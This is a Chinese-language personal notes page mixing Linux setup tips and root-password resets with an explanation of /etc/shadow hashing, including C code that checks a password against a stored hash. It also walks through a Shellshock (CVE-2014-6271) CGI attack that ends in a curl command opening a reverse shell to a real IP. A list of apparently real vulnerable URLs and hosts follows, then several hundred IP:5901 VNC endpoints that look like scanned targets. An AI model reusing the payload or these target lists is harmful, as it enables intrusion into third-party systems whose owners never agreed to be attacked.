#### configure: error: C compiler cannot create executables错误解决

checking build system type... i686-pc-linux-gnu

checking host system type... i686-pc-linux-gnu

checking for gcc... gcc

checking for C compiler default output file name...

configure: error: C compiler cannot create executables

See `config.log' for more details.

有很多人建议重装GCC，但是确无济于事。

这个错误产生的原因其实很简单： 由于我们在编译软件之前，进行了export操作，改变了CFLAGS和LIBS的值。

这个时候只要讲这个值清空就可以了。

export LIBS=

export CFLAGS=

#### 安装gcc

yum -y install gcc centos

#### 安装perl5

Linux下Perl5.10安装及其module安装 (2013-02-20 17:21:29)

标签： perl 安装 cpan 分类： Perl

环境

RHEL5.4 Linux 2.6.18-164.el5

安装Perl5.10.0

1. 下载Perl安装包：perl-5.10.0.tar.gz。或用wget http://www.cpan.org/src/perl-5.10.0.tar.gz在Server上直接下载。

2. 解压安装包

# tar -xzvf perl-5.10.0.tar.gz

3. 安装Perl5.10.0

# cd perl-5.10.0

配置安装目录

# ./Configure -des -Dprefix=/usr/local/perl

安装

# make

# make test

# make install

替换原有安装

# mv /usr/bin/perl /usr/bin/perl.bak

# ln -s /usr/local/perl/bin/perl /usr/bin/perl

4. 验证Perl安装成功

# perl -v

安装module

1. 配置CPAN安装

# perl -MCPAN -e shell

2. 解压安装包

cpan[1]> install DBI

cpan[2]> install DBD::Oracle

#### 找不到hname

到auth\_password.c最前面定义一char\* hname,改/usr/local/lib64…..

### shadow

1) 查看shadow文件的内容

cat /etc/shadow

可以得到shadow文件的内容，限于篇幅，我们举例说明：

root:$1$Bg1H/4mz$X89TqH7tpi9dX1B9j5YsF.:14838:0:99999:7:::

其格式为：

{用户名}：{加密后的口令密码}：{口令最后修改时间距原点(1970-1-1)的天数}：{口令最小修改间隔(防止修改口令，如果时限未到，将恢复至旧口令)：{口令最大修改间隔}：{口令失效前的警告天数}：{账户不活动天数}：{账号失效天数}：{保留}

【注】：shadow文件为可读文件，普通用户没有读写权限，超级用户拥有读写权限。如果密码字符串为\*，则表示系统用户不能被登入；如果字符串为！，则表示用户名被禁用；如果字符串为空，则表示没有密码。

我们可以使用passwd –d 用户名 清空一个用户的口令密码。

2) 解析shadow文件中密码字符串的内容

对于示例的密码域$1$Bg1H/4mz$X89TqH7tpi9dX1B9j5YsF.，我们参考了linux标准源文件passwd.c，在其中的pw\_encrypt函数中找到了加密方法。

我们发现所谓的加密算法，其实就是用明文密码和一个叫salt的东西通过函数crypt()完成加密。

而所谓的密码域密文也是由三部分组成的，即：$id$salt$encrypted。

【注】： id为1时，采用md5进行加密；

id为5时，采用SHA256进行加密；

id为6时，采用SHA512进行加密。

3) 数据加密函数crypt()讲解

i. 头文件：#define \_XOPEN\_SOURCE

#include <unistd.h>

ii. 函数原型：char \*crypt(const char \*key, const char \*salt);

iii. 函数说明：crypt()将使用DES演算法将参数key所指的字符串加以编码，key字符串长度仅取前8个字符，超过此长度的字符没有意义。参数salt为两个字符组成的字符串，由a-z、A-Z、0-9，’.’和’/’所组成，用来决定使用4096种不同内建表格的哪一种。函数执行成功后会返回指向编码过的字符串指针，参数key所指向的字符串不会有所改动。编码过的字符串长度为13个字符，前两个字符为参数salt代表的字符串。

iv. 返回值：返回一个指向以NULL结尾的密码字符串

v. 附加说明：使用GCC编译时需要加上 –lcrypt

4) 加密参数salt的由来

在我们的示例密码域中salt为Bg1H/4mz，那么它又是如何来的？

我们还是从标准源文件passwd.c中查找答案。在passwd.c中，我们找到了与salt相关的函数crypt\_make\_salt。

在函数crypt\_make\_salt中出现了很多的判断条件来选择以何种方式加密(通过id值来判断)，但其中对我们最重要的一条语句是gensalt(salt\_len)。

我们继续查看了函数static char \*gensalt (unsigned int salt\_size)，才发现原来神秘无比的salt参数只是某个固定长度的随机字符串而已。

5) 最终结论

在我们每次改写密码时，都会随机生成一个这样的salt。我们登录时输入的明文密码经过上述的演化后与shadow里的密码域进行字符串比较，以此来判断是否允许用户登录。

【注】：经过上述的分析，我们发现破解linux下的口令也不是什么难事，但前提是你有机会拿到对方的shadow文件。

6) 示例代码(测试代码)：

#include <pwd.h>

#include <stddef.h>

#include <string.h>

#include <shadow.h>

#include <stdio.h>

#include <unistd.h>

int main(int argc, char \*argv[])

{

if(argc < 2)

{

printf("no usrname input");

return 1;

}

if (geteuid() != 0)

{

fprintf(stderr, "must be setuid root");

return -1;

}

struct spwd \*shd= getspnam(argv[1]);

if(shd != NULL)

{

static char crypt\_char[80];

strcpy(crypt\_char, shd->sp\_pwdp);

char salt[13];

int i=0,j=0;

while(shd->sp\_pwdp[i]!='\0')

{

salt[i]=shd->sp\_pwdp[i];

if(salt[i]=='$')

{

j++;

if(j==3)

{

salt[i+1]='\0';

break;

}

}

i++;

}

if(j<3)

perror("file error or user cannot use.");

if(argc==3)

{

printf("salt: %s, crypt: %s\n", salt, crypt(argv[2], salt));

printf("shadowd passwd: %s\n", shd->sp\_pwdp);

}

}

return 0;

}

编译： gcc passwd.c -lcrypt -o passwd

运行： ./passwd root 123

结果： salt: $1$Bg1H/4mz$, crypt: $1$Bg1H/4mz$X89TqH7tpi9dX1B9j5YsF.

shadowd passwd: $1$Bg1H/4mz$X89TqH7tpi9dX1B9j5YsF.


### 漏洞:

#### Bash安全漏洞（CVE-2014-6271）

##### 漏洞利用方法cgi

**漏洞起源：**

漏洞信息最早来源于国外知名漏洞网站exploit-db下的第34765篇漏洞报告，其中出现了一条验证命令：



如果在一个含有版本号小于bash 4.3的linux或者unix系统上执行以上命令，可能会得到以下输出：


vulnerable

this is a test

其中如果出现第一行vulnerable则说明该系统存在一个由bash程序缺陷导致的任意命令执行漏洞。

**漏洞原理及分析：**

该脚本的出现引起了金山安全中心的技术人员的关注，其中env为一个系统命令，该命令让系统创建一个环境变量



并且带着这个环境变量的值执行bash-c “echo this is a test”。第一行输出的”vulnerable”暴露了漏洞的存在，因为函数定义’() { :;};’之后的’echo vulnerable’指令本不该被执行却被执行。对bash详细分析后得知bash在处理含有函数定义诸如”() { :;};”的环境变量赋值的代码上存在设计缺陷，错误地将函数定义后面的字符串作为命令执行。

所以真正的利用与env命令无关，只要设法让系统接受一个含有”[函数定义]+[任意命令]”的环境变量赋值则可触发”[任意命令]”部分所表示的代码执行。

**漏洞存在条件：**


任何已知程序，只要满足以下两个条件就可以被用来通过bash漏洞导致任意命令执行：


1、程序在某一时刻使用bash作为脚本解释器处理环境变量赋值；

2、环境变量赋值字符串的提交取决于用户输入。


**漏洞利用演示：**


以下给出一个可能出现的应用案例，该案例通过进攻一个基于bash的cgi应用页面获取目标计算机的远程shell。

首先有一个基于bash的cgi网页应用存在于Apache服务器的cgi-bin目录下，cgi脚本内容为：  


使用正常浏览器访问结果为一个普通页面：  


但是我们可以通过curl等模拟http请求的工具构造一个不同寻常的http请求，命令如下：




该命令生成一个含有自定义字段”A\_Custom\_Header”的请求发给远程的基于Apache的cgi服务器，该字段的值被设置为一个可以触发该bash漏洞的字符串，其中的”/bin/bash......0>&1”是被执行在远程主机上的命令，作用是反弹一个远程bash shell（也可以是其它shell）到黑客主机的8080端口。被请求的cgi页面为<http://10.20.230.63/cgi-bin/vul_cgi>。而在黑客主机上使用netcat\*\*8080端口等待被黑服务器的远程连接：  


执行上面的curl命令后发生了以下几件事情：

1、远程主机使用bash解释器创建一个名为”A\_Custom\_Header”的环境变量并赋值为”() { :;};/bin/bash......0>&1”；

2、由于存在漏洞，bash“顺便”将’/bin/bash......0>&1’作为命令执行；

3、用户提交的恶意命令创建一个/bin/bash进程并创建socket将bash的IO链接至黑客机器10.20.230.63:8080（该测试案例中黑客机器和服务器为同一台机器，当然可以不同）；

4、黑客主机的netcat收到来自被攻击服务器的socket链接，并获取远程shell的IO如下图：  


curl -H 'A\_Custom\_Header: () { :;}; /bin/bash -i >& /dev/tcp/220.181.64.161/8081 0>&1' http://220.181.64.161:8080/cgi-bin/xlfd

红色部分代表要反弹到的地址

##### 有漏洞的网址

<http://genomics.cafs.ac.cn/fpc/cgi-bin/WebAGCoL/WebFcmp/fcmp.cgi>

org的有一个212.95.71.32:59925

.info的92.243.9.215:55149

#### vnc命令行进入重置密码

##### ubuntu


进入单用户模式:

1、开机到grub时，用上下键移到第二行的恢复模式，按e（注意不是回车）

 即Ubuntu，With Linux 3.2.0-23-generic（recovery mode）

2、把ro recovery nomodeset 改成rw single init=/bin/bash

 然后按ctrl+x 或者F10   就可以进入 单用户模式

[](http://f.hiphotos.baidu.com/zhidao/pic/item/37d3d539b6003af33ff4bfef342ac65c1138b6f6.jpg)

提问者评价

这个方法可行，谢谢

##### Redhat

第一步：重启进入系统引导界面



第二步: 按E键 进入



第三步：继续按E键 进入



第四步：选中kernel/vmlinuz-2.6.18-8.el5xem ro root=/dev/voGroup00 rhgb quiet 行按E 进入




第五步：关键步骤 ,后面加 single




第六步：按B重新引导进入



第七步：在sh-3.2# 处输入passwd 按enter 进入



第八步：在New UNIX password: 处 即可输入root的新密码



第九步：root密码修改成功后即可看到



##### Centos

对于一个系统管理员来说root密码控制着相当多的安全数据。如果忘记了root密码就需要及时的找回。下文中就为大家介绍CentOS–root密码忘记的解决办法。希望这对记性的系统管理员来说有所帮助。

主要有两个方法，这两个方法都十分简单。

方法一：

1.在开机启动的时候能看到引导目录，用上下方向键选择你忘记密码的那个系统，然后按“e”。

2.接下来你可以看到如下图所示的画面，然后你再用上下键选择最新的内核，然后在按“e”。

3.执行完上步操作后可以看到下面的画面，在rhgb quiet最后加“空格”，然后键入“single”，或者直接输入数字的“1”并回车确定。

4.按“b”键，重新引导系统。

5.进入到系统后就可以用熟悉的passwd root来更改root的密码了。改完后reboot即可。

方法二

今天要测试一个程序，就启动自己虚拟机上的centos5.2，结果root密码忘记无法使用，真是急死人了。

还好从网上找到解决办法，我摘录整理如下：

GRUB:

在引导装载程序菜单上，键入[e]键 来进入编辑模式。

你会看到一个引导项目列表。找到其中类似以下输出的句行：

kernel /vmlinuz-2.6.18-0.4 ro root=/dev/hda2

按箭头键直到这一行被突出显示，然后再按[e]键 。

你现在可在文本结尾处按下 空格 再输入：single然后回车， 来告诉GRUB 引导单用户Linux 模式。

你会被带回到编辑模式屏幕，从这里，按[b]键， GRUB 就会引导单用户Linux 模式。

结束载入后，你会看到一个与以下相似的shell 提示：

sh-2.05#

现在，你便可以改变根命令，键入：

bash# passwd root

你会被要求重新键入口令来校验。结束后，口令就会被改变，你便可以在提示下键入reboot 来重新引

导；然后，象平常一样登录为根用户

##### 记录

58.16.50.148:5901

58.16.50.149:5901

58.16.50.150:5901

58.16.252.75:5901

58.16.18.71:5901

60.19.28.137:5901

111.4.115.71:5901

111.4.117.28:5901

111.4.116.152:5901

111.4.117.26:5901

111.4.116.157:5901

111.4.116.156:5901

120.197.4.21:5901

120.197.85.134:5901

120.197.4.21:5901

120.197.93.91:5901

120.197.230.184:5901

120.197.230.172:5901

120.197.235.5:5901

120.197.230.168:5901

120.197.230.162:5901

211.139.4.26:5901

211.140.2.123:5901

211.140.148.140:5901

211.141.137.13:5901

211.142.29.152:5901

211.142.29.133:5901

211.142.29.148:5901

211.142.29.134:5901

211.142.29.142:5901

211.142.29.156:5901

211.142.29.135:5901

211.140.189.6:5901

211.142.29.158:5901

211.142.105.134:5901

211.142.105.14:5901

211.142.134.137:5901

211.142.139.178:5901

211.142.146.94:5901

211.142.200.79:5901

211.142.200.80:5901

211.142.200.42:5901

211.139.119.94:5901

211.143.239.163:5901

122.52.251.144:5901

122.52.251.139:5901

122.52.251.143:5901

36.250.90.5:5901

36.250.90.2:5901

36.250.90.9:5901

36.250.90.7:5901

36.250.90.8:5901

36.250.90.4:5901

36.250.90.10:5901

36.250.90.3:5901

36.250.90.6:5901

218.204.249.97:5901

112.90.218.68:5901

175.6.2.91:5901

175.6.2.199:5901

175.6.2.197:5901

175.6.2.195:5901

175.6.2.198:5901

175.6.2.196:5901

223.82.245.150:5901

223.82.245.151:5901

58.68.231.165:5901

58.18.177.91:5901

58.26.81.61:5901

58.39.149.200:5901

58.26.151.238:5901

58.26.37.233:5901

58.49.58.148:5901

58.59.134.221:5901

58.59.134.222:5901

58.185.40.146:5901

58.210.206.237:5901

58.216.223.107:5901

58.216.221.174:5901

58.216.232.155:5901

58.216.236.83:5901

58.216.241.66:5901

58.216.240.14:5901

58.220.228.106:5901

58.221.92.243:5901

58.246.22.54:5901

58.246.226.116:5901

59.38.32.146:5901

59.41.39.20:5901

59.55.33.153:5901

59.60.28.228:5901

59.63.56.110:5901

59.124.56.213:5901

59.124.92.141:5901

59.124.164.48:5901

59.124.229.196:5901

59.173.240.130:5901

60.191.239.36:5901

60.191.239.58:5901

60.206.36.25:5901

61.4.83.236:5901

61.4.83.75:5901

60.248.196.212:5901

61.50.247.176:5901

61.50.254.111:5901

61.50.254.177:5901

61.50.254.151:5901

61.50.254.152:5901

61.55.143.210:5901

61.49.19.182:5901

61.128.111.238:5901

61.130.108.29:5901

61.131.47.77:5901

61.131.208.46:5901

61.131.208.53:5901

61.131.241.220:5901

61.132.101.75:5901

61.136.170.8:5901

61.136.170.6:5901

61.136.170.9:5901

61.137.117.18:5901

61.139.76.165:5901

61.139.76.166:5901

61.141.15.22:5901

61.142.83.228:5901

61.145.229.68:5901

61.153.150.12:5901

61.155.59.56:5901

61.155.212.194:5901

61.156.156.12:5901

61.160.200.8:5901

61.160.200.2:5901

61.160.200.132:5901

61.159.149.206:5901

61.160.241.239:5901

61.160.250.9:5901

61.164.164.4:5901

61.166.55.171:5901

61.166.55.172:5901

61.172.251.195:5901

61.172.254.131:5901

61.177.97.1:5901

61.177.139.243:5901

61.180.25.21:5901

61.180.25.18:5901

61.182.170.35:5901

61.182.170.38:5901

61.182.170.33:5901

61.180.25.20:5901

61.180.113.129:5901

61.183.49.3:5901

61.183.214.5:5901

61.184.203.136:5901

61.182.231.134:5901

61.191.36.165:5901

61.191.188.212:5901

61.219.51.169:5901

66.171.241.213:5901

66.171.241.225:5901

72.20.36.30:5901

72.20.66.180:5901

76.10.126.36:5901

78.41.175.246:5901

82.154.12.74:5901

80.188.39.250:5901

80.188.39.253:5901

80.188.39.251:5901

80.188.106.71:5901

80.188.39.251:5901

80.188.106.71:5901

93.82.219.122:5901

93.82.204.98:5901

80.188.220.130:5901

101.95.102.166:5901

103.23.144.194:5901

103.23.124.11:5901

110.80.31.238:5901

110.81.238.174:5901

110.93.219.214:5901

110.93.219.210:5901

110.93.219.211:5901

110.93.219.212:5901

111.72.140.175:5901

111.77.220.69:5901

112.112.7.138:5901

112.117.211.148:5901

112.117.216.148:5901

112.137.167.186:5901

112.134.168.12:5901

112.134.168.12:5901

113.12.94.158:5901

113.31.64.84:5901

113.107.110.88:5901

113.107.241.238:5901

113.128.198.138:5901

113.240.251.11:5901

114.80.154.132:5901

114.80.221.190:5901

114.81.255.218:5901

114.81.255.222:5901

114.112.56.90:5901

114.135.64.101:5901

115.148.143.98:5901

115.168.33.140:5901

115.151.228.62:5901

115.168.38.40:5901

115.151.229.77:5901

115.231.103.146:5901

115.238.31.173:5901

115.238.95.11:5901

116.0.7.62:5901

116.193.72.154:5901

116.229.239.182:5901

116.229.239.181:5901

116.235.213.28:5901

116.246.11.214:5901

116.252.185.108:5901

117.25.128.195:5901

117.27.142.115:5901

117.28.255.22:5901

117.28.255.18:5901

117.28.255.19:5901

117.28.255.21:5901

117.28.255.72:5901

117.28.255.92:5901

117.28.255.93:5901

117.28.255.84:5901

117.28.255.91:5901

117.32.236.69:5901

117.34.78.213:5901

117.34.101.146:5901

117.37.36.136:5901

117.40.185.130:5901

117.103.97.212:5901

117.103.97.219:5901

117.103.97.166:5901

117.103.97.167:5901

117.103.97.215:5901

117.103.97.206:5901

117.103.97.187:5901

117.103.97.207:5901

117.103.97.210:5901

117.103.97.168:5901

117.103.97.185:5901

117.103.97.174:5901

117.103.97.214:5901

117.103.97.183:5901

117.103.97.189:5901

117.103.97.191:5901

117.103.101.65:5901

117.103.97.220:5901

117.103.97.192:5901

117.103.97.217:5901

117.103.97.180:5901

117.103.97.208:5901

117.103.97.213:5901

118.122.165.33:5901

118.122.80.230:5901

118.123.173.91:5901

118.123.255.136:5901

118.144.76.149:5901

118.144.77.121:5901

118.212.132.99:5901

118.212.160.5:5901

118.212.168.135:5901

118.212.168.134:5901

118.212.168.133:5901

118.195.132.173:5901

118.244.191.51:5901

118.244.211.9:5901

118.244.211.7:5901

118.244.211.8:5901

118.244.239.190:5901

119.42.75.123:5901

118.254.9.158:5901

119.147.156.153:5901

119.147.156.152:5901

120.28.38.242:5901

121.10.139.241:5901

121.10.139.237:5901

121.12.120.72:5901

121.14.199.248:5901

121.101.221.231:5901

121.205.90.83:5901

121.205.90.72:5901

121.205.90.71:5901

121.205.91.30:5901

121.205.91.7:5901

121.229.209.87:5901

122.116.50.192:5901

122.102.44.134:5901

122.224.223.231:5901

122.226.11.245:5901

122.226.104.82:5901

122.226.104.56:5901

122.226.104.30:5901

122.226.104.120:5901

122.226.104.108:5901

122.226.104.86:5901

122.226.104.85:5901

122.226.104.84:5901

122.226.104.83:5901

122.226.104.87:5901

122.226.104.113:5901

122.226.104.54:5901

122.226.117.37:5901

122.226.117.33:5901

122.226.117.17:5901

122.226.104.31:5901

122.226.117.14:5901

122.226.117.35:5901

122.226.117.36:5901

122.226.117.15:5901

122.226.117.89:5901

122.226.117.22:5901

122.226.117.92:5901

122.226.117.125:5901

122.226.117.38:5901

122.226.117.91:5901

122.226.117.16:5901

122.226.117.122:5901

122.226.117.88:5901

122.226.117.109:5901

122.226.117.113:5901

122.226.104.81:5901

122.226.104.80:5901

122.226.206.165:5901

122.226.225.202:5901

122.228.196.106:5901

122.228.242.140:5901

122.229.28.106:5901

123.150.45.102:5901

123.150.174.200:5901

123.172.125.3:5901

123.172.125.2:5901

124.31.206.138:5901

124.31.204.170:5901

124.82.208.121:5901

124.114.98.234:5901

124.127.49.111:5901

124.127.49.91:5901

124.127.117.234:5901

124.202.136.90:5901

124.202.136.77:5901

124.202.141.66:5901

124.202.141.69:5901

124.202.141.68:5901

124.202.141.236:5901

124.202.141.28:5901

124.202.141.235:5901

124.205.75.213:5901

124.205.75.240:5901

124.205.241.82:5901

124.207.214.150:5901

124.207.138.234:5901

124.207.150.92:5901

124.219.26.29:5901

124.232.138.61:5901

124.226.232.82:5901

124.238.235.47:5901

124.238.235.48:5901

124.238.235.50:5901

124.238.235.49:5901

125.46.23.231:5901

125.64.99.12:5901

125.67.66.248:5901

125.77.201.83:5901

125.90.192.4:5901

125.89.65.69:5901

125.91.251.177:5901

125.126.174.132:5901

165.228.37.172:5901

157.159.232.56:5901

171.8.142.83:5901

171.107.80.212:5901

175.6.2.91:5901

175.6.0.131:5901

175.6.2.199:5901

175.6.2.197:5901

175.6.2.195:5901

175.6.2.198:5901

175.6.2.196:5901

175.42.176.8:5901

175.42.176.4:5901

175.42.176.7:5901

175.42.176.10:5901

175.41.2.5:5901

175.41.2.6:5901

175.41.7.8:5901

180.97.150.247:5901

175.41.13.20:5901

175.41.7.7:5901

175.41.15.7:5901

175.41.15.8:5901

175.41.0.73:5901

180.153.150.154:5901

180.153.147.3:5901

180.153.147.88:5901

180.168.34.246:5901

182.23.50.124:5901

182.87.64.182:5901

182.86.200.217:5901

182.140.241.196:5901

182.148.58.129:5901

182.148.59.57:5901

182.151.214.251:5901

183.37.222.239:5901

183.56.129.115:5901

183.56.129.117:5901

183.56.129.116:5901

183.56.129.114:5901

183.39.65.238:5901

183.57.43.8:5901

183.57.151.116:5901

183.60.175.44:5901

183.61.117.138:5901

183.63.76.93:5901

183.63.252.162:5901

183.148.70.46:5901

183.148.84.61:5901

193.136.139.2:5901

193.136.199.67:5901

199.182.161.130:5901

199.182.161.131:5901

199.182.161.132:5901

202.0.36.65:5901

201.34.105.164:5901

202.9.98.141:5901

202.9.98.143:5901

202.39.237.4:5901

202.27.219.153:5901

202.43.35.208:5901

202.43.35.209:5901

202.46.74.10:5901

202.45.116.103:5901

202.55.81.98:5901

202.55.81.99:5901

202.70.70.45:5901

202.44.37.130:5901

202.43.183.236:5901

202.73.10.211:5901

202.73.10.212:5901

202.74.201.14:5901

202.75.248.194:5901

202.78.81.204:5901

202.78.159.233:5901

202.83.21.135:5901

202.83.21.134:5901

202.83.21.133:5901

202.79.202.171:5901

202.91.229.145:5901

202.91.136.207:5901

202.90.62.115:5901

202.90.62.149:5901

202.90.62.115:5901

202.98.225.252:5901

202.98.152.167:5901

202.98.225.253:5901

202.99.222.86:5901

202.99.222.85:5901

202.100.91.133:5901

202.100.91.132:5901

202.100.228.135:5901

202.100.228.133:5901

202.100.228.134:5901

202.102.86.61:5901

202.102.241.221:5901

202.103.218.151:5901

202.103.218.149:5901

202.103.218.150:5901

202.103.243.119:5901

202.104.110.134:5901

202.104.110.132:5901

202.104.110.131:5901

202.118.75.154:5901

202.118.74.27:5901

202.120.115.33:5901

202.125.157.70:5901

202.130.85.94:5901

202.134.49.19:5901

202.143.151.243:5901

202.137.26.11:5901

202.134.152.116:5901

202.146.7.132:5901

202.149.85.230:5901

202.147.227.77:5901

202.153.229.198:5901

202.153.228.82:5901

202.153.113.57:5901

202.153.39.52:5901

202.170.57.89:5901

202.171.20.117:5901

202.165.183.221:5901

202.164.38.90:5901

202.175.69.235:5901

202.182.63.90:5901

202.182.63.83:5901

202.182.63.91:5901

202.182.63.79:5901

202.153.229.228:5901

203.69.250.101:5901

203.74.114.162:5901

203.74.114.159:5901

203.75.44.39:5901

203.75.44.38:5901

203.82.212.89:5901

203.93.0.18:5901

203.90.246.164:5901

203.90.246.162:5901

203.115.116.196:5901

203.90.246.163:5901

203.144.227.236:5901

203.160.81.56:5901

203.152.207.37:5901

203.161.85.175:5901

203.144.24.134:5901

203.174.55.162:5901

203.195.153.84:5901

203.198.130.167:5901

203.190.248.131:5901

203.196.178.69:5901

203.215.183.120:5901

210.13.93.37:5901

203.195.220.67:5901

210.51.165.40:5901

210.51.165.41:5901

210.77.77.72:5901

210.193.13.33:5901

210.200.216.196:5901

210.245.20.96:5901

211.21.213.34:5901

211.103.3.28:5901

211.144.102.99:5901

211.144.219.70:5901

211.154.132.143:5901

211.154.142.232:5901

211.154.166.198:5901

211.156.177.8:5901

211.156.177.9:5901

211.156.177.70:5901

211.156.177.94:5901

211.156.177.125:5901

211.167.84.70:5901

211.154.151.248:5901

213.81.139.12:5901

218.2.129.18:5901

217.6.187.68:5901

217.6.187.69:5901

217.6.187.66:5901

217.6.187.70:5901

217.6.197.76:5901

217.237.164.99:5901

217.237.164.100:5901

213.81.186.33:5901

218.6.128.83:5901

218.2.129.5:5901

217.237.164.101:5901

218.16.202.100:5901

218.17.151.114:5901

218.17.55.69:5901

218.22.3.203:5901

218.24.71.101:5901

218.25.2.24:5901

218.26.109.69:5901

218.28.153.41:5901

218.28.153.37:5901

218.28.226.70:5901

218.28.242.107:5901

218.30.67.148:5901

218.30.67.147:5901

218.56.145.98:5901

218.62.89.135:5901

218.64.53.85:5901

218.70.87.157:5901

218.75.40.211:5901

218.76.64.105:5901

218.93.115.51:5901

218.93.119.67:5901

218.93.119.187:5901

218.93.121.220:5901

218.93.122.3:5901

218.93.127.140:5901

218.93.127.163:5901

218.93.127.242:5901

218.94.91.171:5901

218.94.114.187:5901

218.95.4.61:5901

218.94.153.181:5901

218.201.201.62:5901

218.204.74.58:5901

218.204.249.97:5901

218.204.149.110:5901

218.241.8.10:5901

218.241.8.7:5901

218.241.8.23:5901

218.241.8.44:5901

218.241.8.16:5901

218.241.8.33:5901

218.241.8.4:5901

218.241.8.24:5901

218.241.8.18:5901

218.241.8.21:5901

219.134.187.163:5901

219.136.240.42:5901

219.140.69.146:5901

219.141.213.79:5901

219.141.213.78:5901

219.141.254.185:5901

219.143.16.151:5901

219.144.181.26:5901

219.144.181.28:5901

219.149.150.11:5901

219.151.8.160:5901

219.153.65.102:5901

220.112.203.143:5901

220.112.203.145:5901

220.112.205.235:5901

220.112.205.243:5901

220.112.205.245:5901

220.112.205.230:5901

220.112.205.226:5901

220.112.205.228:5901

220.112.205.247:5901

220.112.205.248:5901

220.112.205.241:5901

220.112.205.225:5901

220.112.205.244:5901

220.112.205.246:5901

220.112.205.227:5901

220.112.205.234:5901

220.112.205.232:5901

220.112.205.236:5901

220.112.205.242:5901

220.163.123.22:5901

220.163.123.22:5901

220.169.201.2:5901

220.182.3.163:5901

220.200.113.24:5901

220.202.103.113:5901

220.231.142.92:5901

220.200.113.27:5901

221.7.13.53:5901

221.176.138.35:5901

221.176.138.29:5901

221.176.193.102:5901

221.224.208.198:5901

221.224.61.156:5901

221.226.111.6:5901

221.226.111.5:5901

221.226.111.14:5901

221.226.143.226:5901

221.229.164.18:5901

221.231.148.84:5901

221.232.129.234:5901

221.231.148.84:5901

221.231.148.86:5901

221.232.147.101:5901

221.238.22.244:5901

221.238.22.247:5901

221.238.22.243:5901

221.237.156.90:5901

221.238.22.245:5901

221.239.27.62:5901

222.73.17.215:5901

222.74.129.214:5901

222.82.248.98:5901

222.85.179.56:5901

222.85.179.46:5901

222.92.37.93:5901

222.92.37.85:5901

222.92.146.243:5901

222.92.237.66:5901

222.132.155.42:5901

222.161.211.166:5901

222.169.230.52:5901

222.185.195.3:5901

222.185.246.100:5901

222.189.31.27:5901

222.189.31.30:5901

222.199.186.210:5901

222.218.130.40:5901

222.240.194.57:5901

222.242.199.206:5901

223.255.183.122:5901

36.248.0.7:5901

36.248.0.10:5901

36.248.0.13:5901

36.248.0.11:5901

36.248.0.8:5901

36.248.1.7:5901

36.250.90.2:5901

36.250.90.9:5901

36.250.90.7:5901

36.250.90.4:5901

36.250.90.5:5901

36.250.90.8:5901

36.250.90.3:5901

36.250.90.6:5901

36.250.90.10:5901

42.51.3.67:5901

58.16.50.148:5901

58.16.50.150:5901

58.16.50.149:5901

58.16.252.75:5901

58.16.18.71:5901

58.17.39.132:5901

58.18.177.91:5901

58.22.99.20:5901

58.22.99.18:5901

58.22.99.30:5901

58.83.169.196:5901

58.83.169.199:5901

58.83.169.180:5901

58.83.174.182:5901

58.240.63.112:5901

58.240.60.76:5901

58.240.60.74:5901

58.242.49.194:5901

58.246.22.54:5901

58.243.150.12:5901

58.246.226.116:5901

58.250.160.26:5901

58.250.162.17:5901

58.251.79.200:5901

58.251.159.95:5901

58.251.50.155:5901

58.251.50.156:5901

58.251.129.36:5901

58.251.129.37:5901

